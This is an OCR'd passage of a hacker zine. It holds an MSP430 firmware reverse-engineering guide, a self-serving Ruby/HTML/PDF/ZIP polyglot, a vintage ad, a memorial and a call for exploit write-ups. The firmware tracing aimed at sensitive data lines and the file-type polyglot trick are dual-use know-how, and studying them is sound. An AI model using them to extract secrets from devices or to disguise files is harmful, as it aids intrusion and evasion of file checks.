In x86 assembly, we're used to looking for function preambles to pick out the functions—but what do we look for in MSP430 code? We've already discussed finding the entry point of the program and those of other ISRs by looking at the vectors in the IVT. What about other functions?

In MSP430, all functions that are not ISRs will end with a RET instruction—which, as you recall, is actually a `MOV @SP+, PC`.

Compilers vary greatly in the calling conventions—as there is actually no fixed ABI. Usually, arguments get passed in `r12`, `r13`, `r14`, and `r15`. This, however, is by no means a requirement. MSP430 GCC uses `r15` for the first parameter and for most return value types, and `r14`, `r13`, and `r12` for the other parameters. Texas Instruments' Code Composer and the IAR compiler (after EW430 4.10A release) use `r12`, `r13`, `r14`, and `r15` and return in `r12`.

We recommend using an additional heuristic instead of looking for a function preamble format. In this heuristic, we assume that indirect calls are rare, and look for `br #addr` and `call #addr` instructions. Both of these consist of two 16-bit words, and whatever the `#addr` we extract from that second word, there's a good chance that it's the start of a function.

Using this logic, you should be able to find functions even in stripped images disassembled with `msp430-objdump`. A short script, or a good disassembler, should help automate the marking of these functions.

8.6 Making Sense of Interrupts

As with your (other) favorite microcontroller, our exploration of the code can be preempted by an interrupt.

If you don't like these getting in the way of your travels, they can be globally or individually disabled—well, except for the non-maskable interrupts (NMI).[13]

The MSP430 handles any interrupts set in priority order, and goes through the interrupt vector table to find the right interrupt service routine's (ISR) starting address. It hides away the current PC and SR on the stack, and runs the ISR. The ISR then returns, and normal execution continues.

If one thing is for certain, it's that `0xFFFE` is the system's reset ISR address (used on power-up, external reset, etc.), and that it has the highest priority.

If you have an elf32-msp430 formatted dump,[14] use `msp430-objdump dump.msp430 -DS` to get disassembly. Then locate the interrupt table at the end of memory:


```
0000ffc0 <.sec2>:
 ffc0:   26 32   jn $-946 ;abs 0xfc0e
 ...
 fffc:   26 32   jn $-946 ;abs 0xfc4a
 fffe:   00 31   jn $+514 ;abs 0x200
```

We look at `0xFFFE` for the reset interrupt address, which is `0x3100` in this image. That's our entry point into the program, and you can see how it nicely lines up in the disassembly:

```
00003100 <.sec1>:
 3100: 31 40 00 31   mov    #12544, r1
 3104: 15 42 20 01   mov    &0x0120, r5
 3108: 75 f3         and.b  #-1,     r5
```

[13] Global disable is done by clearing the 'GIE' bit of the status register, `r2`.

[14] If not, use a command like `msp430-objcopy -I ihex -O elf32-msp430 dump.hex dump.msp430` to convert into one.



Maybe we want to look at some specific functionality that is triggered by an interrupt, for example incoming serial data. Looking in the MSP430F1611 data sheet, we find that `USART1` receive is a maskable interrupt at `0xFFE6`. If we look at the notated IVT in an example program (e.g., TinyOS's Printf program compiled for TelosB), we see addresses (in little endian) as shown here:

```
0000ffe0 <__ivtbl_16>:
    ffe0:       52 44   dac/dma
    ffe2:       52 44   i/o p2
    ffe4:       56 56   usart 1 tx
    ffe6:       d0 55   usart 1 rx
    ffe8:       52 44   i/o p1
    ffea:       94 4f   timer a3
    ffec:       76 4f   timer a3
    ffee:       52 44   adc12
    fff0:       52 44   usart 0 tx
    fff2:       52 44   usart 0 rx
    fff4:       52 44   watchdog timer
    fff6:       52 44   compartor a
    fff8:       d8 4f   timer b7
    fffa:       ba 4f   timer b7
    fffc:       52 44   nmi/etc
    fffe:       00 40   reset
```

We note that `0x4452` is used often. A quick look at this address shows that it is an empty IVT noting unused interrupts. Since we're interested in the `USART1` receive path, we follow `0x55d0` and see a large function that in turn calls another function—both nicely annotated, as we were working from an image with debug symbols:

```
000055d0 <sig_UART1RX_VECTOR>:
...
    563a:  b0 12 98 46   call #0x4698
...

00004698 <SerialP__rx_state_machine>:
...
```


This technique of looking up your IVT entries and then working backwards to reverse engineer any handlers that correspond to the functionality you are interested in can help you avoid getting lost in reversing unimportant pieces of the code.

8.7 Sorting out Peripherals

If we're reversing some firmware, hopefully we have a target—often this can be data lines going to a radio or some peripheral that carry sensitive data.

Some peripherals are dealt with via interrupts, as shown above, but some are also either partially or totally handled via touching memory defined by the peripheral file map.

In particular, as an alternative to using interrupts, a program could simply poll for incoming data or a change in a pin's state. Likewise, setting up configurations for items such as the `USART` discussed above is done in the peripheral file map.



[15] Page 23 of `http://www.ti.com/lit/ds/symlink/msp430f1611.pdf`

Let us take the same file we used above, and look in the MSP430F1611 guide for the `USART1` in the peripheral file map.[15] Here we see the registers in the range from `0x0078` to `0x007F`. Let us search for a few of these in the image to demonstrate the applicability of this technique.

First, we look for `0x0078` (USART control), `0x0079` (transmit control), and `0x007A` (receive control). We find them all together in a function that is responsible for configuring the USART resource. A reader referencing the documentation will see the other control registers also updated:

```
4e8e <Msp430Uart...Configure...>:
...
4eb4:  c2 4e 78 00  mov.b r14,     &0x0078
4eb8:  d2 42 04 11  mov.b &0x1104,&0x0079
4ebc:  79 00
4ebe:  d2 42 05 11  mov.b &0x1105,&0x007a
4ec2:  7a 00
4ec4:  1e 42 00 11  mov   &0x1100,r14
4ec8:  c2 4e 7c 00  mov.b r14,     &0x007c
4ecc:  8e 10        swpb  r14
4ece:  4e 4e        mov.b r14,     r14
4ed0:  c2 4e 7d 00  mov.b r14,     &0x007d
4ed4:  d2 42 02 11  mov.b &0x1102,&0x007b
...
```


Whereas this approach can help you understand the settings to better sniff the serial bus physically, often you'd rather want to understand the actual data being written out. For this, we look for the peripheral holding the transmit buffer pointer—in our case at `0x007F`, according to the chip documentation. Searching for this in the disassembly leads us to a few interesting functions. Firstly, there's one that disables the UART, which fills this address with null bytes. This helps us confirm we're looking at the right address. We also see this address written to in the interrupt handler that we located in the previous section—and in a large function that ends up being a form of `printf` for writing out to this serial line.

As you can see, working backwards from the addresses located in the peripheral file map can help you quickly find functions of interest.

– — — – — — — — — — –

This guide is neither complete nor perfectly accurate. We told a few lies-to-children as all teachers do, and we omitted a dozen nifty examples that would've fit. Still, we hope that this will whet your appetite for working with the MSP430 architecture, and that, when you begin to work on the '430s, you can get your bearings quickly, jumping into the fun part of the journey with less hassle.

Also, for more MSP430 exploitation tricks, check out PoC||GTFO 2:5!



9 This HTML page is also a PDF which is also a ZIP which is also a Ruby script which is an HTTP quine; or, The Treachery of Files

by Evan Sultanik
from a concept independently conceived by Ange Albertini
and with great technical assistance from Philippe Teuwen


Please rise and open your hymnal for the recitation of PoC||GTFO 7:6.

> “A file has no intrinsic meaning. The meaning of a file—its type, its validity, its contents—can be different for each parser or interpreter. ”

You may be seated.

In the spirit of самиздат and the license of this publication, we thought it might be nifty to aid its promulgation by enabling the PDF to mirror itself. That's right, this PDF is an HTTP quine: it is a web server that serves copies of itself.

```
$ ruby pocorgtfo11.pdf &
Listening for connections on port 8080.
To listen on a different port,
re-run with the desired port as a command-line argument.
$ curl -s http://localhost:8080/pocorgtfo11.pdf | diff -s - pocorgtfo11.pdf
A neighbor at 127.0.0.1 is requesting /pocorgtfo11.pdf
Files - and pocorgtfo11.pdf are identical
```



Utilisation de la canne. — 1. Canne-filet à papillons. — 2. Canne à toiser les chevaux. — 3. Canne-parapluie. — 4. Canne musicale. — 5. Ceci n'est pas une pipe.

This polyglot once again exploits the fact that PDF readers ignore everything before the first instance of "%PDF". Coupled with Ruby's __END__ token—which effectively halts interpretation—and its __FILE__ token—which resolves to the path of the file being interpreted—it's actually quite easy to make an HTTP quine by prepending the PDF with the following:

```
require 'socket'
server = TCPServer.new('', 8080)
loop do
        socket = server.accept
        request = socket.gets
        response = File.open(__FILE__).read
        socket.print "HTTP/1.1 200 OK\r\n" +
                "Content-Type: application/
    pdf\r\n" +
                "Content-Length: #{response.
    bytesize}\r\n" +
                "Connection: close\r\n"
        socket.print "\r\n"
        socket.print response
        socket.close
end
__END__
```

But why stop there? Ruby makes all of the bytes in the script that occur after the __END__ token available in the special "DATA" object. Therefore, we can add additional content between __END__ and %PDF that the script can serve.

```
require 'socket'
server = TCPServer.new('', 8080)
html = DATA.read().split(/<\/html>/)[0]+"</
    html>\n"
loop do
        socket = server.accept
        if socket.gets.split(' ')[1].
    downcase.end_with? ".pdf" then
            c = "application/pdf"
            d = File.open(__FILE__).read
            n = File.size(__FILE__)
        else
            c = "text/html"
            d = html
            n = html.length
        end
        socket.print "HTTP/1.1 200 OK\r\
    nContent-Type: #{c}\r\nContent-Length:
    #{n}\r\nConnection: close\r\n\r\n"+d
        socket.close
end
__END__
<html>
  <head>
    <title>An HTTP Quine PoC</title>
  </head>
  <body>
    <a href="pocorgtfo11.pdf">Download
    pocorgtfo11.pdf!</a>
  </body>
</html>
```

Any HTTP request with a URL that ends with .pdf will result in a copy of the PDF; anything else will result in the HTML index parsed from DATA.

Since the data between __END__ and %PDF... is pure HTML already, it would be a shame not to make this file a pure HTML polyglot, too (similar to PoC||GTFO 0x07). Doing so is relatively simple by wrapping PDF in HTML comments:

```
INSERT RUBY WEB SERVER HERE
__END__
<html>
  ...
</html>
<!--
INSERT RAW PDF HERE
-->
```

This is valid Ruby, since Ruby does not interpret anything after the __END__. The PDF does not affect the validity of the HTML since it is commented. There will be trouble if the byte sequence "-->" (2D 2D 3E) occurs anywhere within the PDF, but this is very unlikely and has proven not to be a problem.

Wrapping the Ruby webserver code in an HTML comment would have been ideal, and does in fact work for most PDF viewers. However, the presence of an HTML opening comment before the %PDF causes Adobe's parser to classify the file as HTML and therefore refuse to open it.

Unfortunately, some web browsers interpret the Ruby code as having an implied "<html>" preceding it, adding all of that text to the DOM. This is remedied with Javascript in the HTML that sanitizes the DOM if necessary.

As has become the norm, this PDF is also a valid ZIP. This feat does not affect the Ruby/HTML portion since the ZIP is embedded later in the file as an object within the PDF (cf. PoC||GTFO 1:5). This presents an additional opportunity for the webserver: if the script can unzip itself, then it can also serve all of the contents of the ZIP. Unfortunately, Ruby does not have a ZIP decompression facility in its standard library. Therefore, the webserver calls the unzip utility with the "-l" option, parsing the output to determine the names and sizes of the constituent files. Then, a call to unzip with "-p" writes raw decompressed contents to STDOUT, which the web server splits apart and stores in memory. Any HTTP request with a URL that matches a

file path within the ZIP is served that decompressed file. This allows us to have images like a `favicon` in the HTML. In the event that the PDF is interpreted as raw HTML—*i.e.*, it was *not* served from the Ruby script—a Javascript function conveniently hides all of the ZIP access portions.

With all of this feature bloat, the Ruby/HTML code that is prepended before the PDF started getting quite large. Unfortunately, some PDF readers like PDFium[16] (the default PDF viewer shipped with Chrom(e|ium)) fail unless they find "`%PDF`" within the first 1024 characters. Therefore, the final trick in this polyglot is to exploit Ruby's multiline comment syntax (which, like the `__END__` token, owes itself to Ruby's Perl heritage). This allows us to start the PDF header early, within a comment that will not be interpreted. Within that PDF header we open a dummy object stream that will contain the remainder of the Ruby script and the following HTML code before the start of the "real" PDF.

```
require 'socket'
=begin
%PDF-1.5
9999 0 obj
<<
/Length INSERT_#_REMAINING_RUBY_AND_HTML_BYTES_HERE
>>
stream
=end
INSERT REMAINING RUBY CODE HERE
__END__
INSERT HTML HERE
<!--
endstream
endobj
INSERT RAW PDF HERE WITH LEADING %... HEADER REMOVED
-->
```

Figure 5 describes the anatomy of the polyglot, as interpreted in each file format.

[16] `https://pdfium.googlesource.com/pdfium/`





Figure 5 – Anatomy of the Ruby/HTML/PDF/ZIP polyglot. Green portions contain the main content of their respective filetypes. White portions are for context and to illustrate modifications necessary to make the polyglot work. Gray portions are not interpreted by their respective filetypes.

E. E. *or* PHYSICS GRADUATES

with experience in

RADAR *or* ELECTRONICS

or those desiring to enter these areas...



Hughes-equipped Convair F-102 all-weather interceptor.

The time was never more opportune than now for becoming associated with the field of advanced electronics. Because of military emphasis this is the most rapidly growing and promising sphere of endeavor for the young electrical engineer or physicist.

Since 1948 Hughes Research and Development Laboratories have been engaged in an expanding program for design, development and manufacture of highly complex radar fire control systems for fighter and interceptor aircraft. This requires Hughes technical advisors in the field to serve companies and military agencies employing the equipment.

As one of these field engineers *you will become familiar with the entire systems* involved, including the most advanced electronic computers. With this advantage you will be ideally situated to broaden your experience and learning more quickly for future application to advanced electronics activity in either the military or the commercial field.

Positions are available in the continental United States for married and single men under 35 years of age. Overseas assignments are open to single men only.

SCIENTIFIC AND ENGINEERING STAFF

HUGHES

RESEARCH AND DEVELOPMENT LABORATORIES

Culver City,
Los Angeles County,
California

Relocation of applicant must not cause disruption of an urgent military project.

10 In Memoriam: Ben "bushing" Byer

by fail0verflow

Ben Byer
1980–2016

We are deeply saddened by the news that our member, colleague, and friend Ben "bushing" Byer passed away of natural causes on Monday, February 8th.

Many of you knew him as one of the public faces of our group, fail0verflow, and before that, Team Twiizers and the iPhone Dev Team.

Outspoken but never confrontational, he was proof that even in the competitive and often aggressive hacking scene, there is a place for both a sharp mind and a kind heart.

To us he was, of course, much more. He brought us together, as a group and in spirit. Without him, we as a team would not exist. He was a mentor to many, and an inspiration to us all.

Yet above anything, he was our friend. He will be dearly missed.

Our thoughts go out to his wife and family.

Keep hacking. It's what bushing would have wanted.

DISK EDIT
KEEP HACKING!
BUFFER 0/SLOT 6/DRIVE 1/MASK OFF/NORMAL
COMMAND : _
PortaPack
Keep Hacking.
KEEP ON HACKING
keephacking
KEEP HACKING
Bay Area Robot Transport
Keep Hacking.
Please.
KEEP HACKING!
1985
MeGaWiFi Rev.A (2016)
IM-me
KEEP HACKING
Pair
& keep hacking?
No
Yes
start
VAMPIRE SAVIOR
Keep on hacking
PRESS 1P OR 2P START
U MUST KEEPON HACKING
Keep hacking!
KEEP HACKING
GAME BOY ADVANCE
KEEP HACKING
Keep On Hacking !
THERE'S NO KILL SWITCH ON ALIESONE
KEEP HACKING

11 Tithe us your Alms of 0day!

by Pastor Manul Laphroaig,
Unlicensed Proselytizer
International Church of the Weird Machines

Howdy, neighbor!

A man came to me, and he said, "Forgive me, Preacher, for I have sinned. I play piano in a brothel."

I laughed, "That ain't no sin, neighbor. Folks need their music. Go now in peace."

But the man was worried, he said, "No, Preacher, I've really sinned. I need your forgiveness."


So I laughed again, "Go now, you are forgiven! Stop wasting my time."

"But Preacher, I teach children to use PHP!"

"Why would you lie to me about your profession like that?"

"Oh, *you* try confessing an occupation like that!"

"I'm glad I don't have to," I said while finishing my drink, "'cause until today I didn't believe there was any fate I feared more than hell."



Do this: write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!


Do pick one quick, clever trick and explain it in a few pages. Teach me how to write a memory-corruption exploit—not just shellcode!–that triggers the same bug without profiling on MIPS, PowerPC, x86, and AMD64. Show me how to write a 64-bit DOS extender, or how to extract firmware from locked regions on an MSP432's funky flash protection.

Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.

PoC||GTFO



COLLECTING BOTTLES OF BROKEN THINGS,

PASTOR MANUL LAPHROAIG

WITH THEORY AND PRAXIS

COULD BE THE MAN

WHO SNEAKS A LOOK

BEHIND THE CURTAIN!

12:2 Surviving the Computation Bomb

12:3 A Z-Wave Carol

12:4 Comma Chameleon

12:5 Putting the VM in M/o/Vfuscator

12:6 A JCL Adventure with Network Job Entries

12:8 UMPOwn; A Symphony of Win10 Privilege

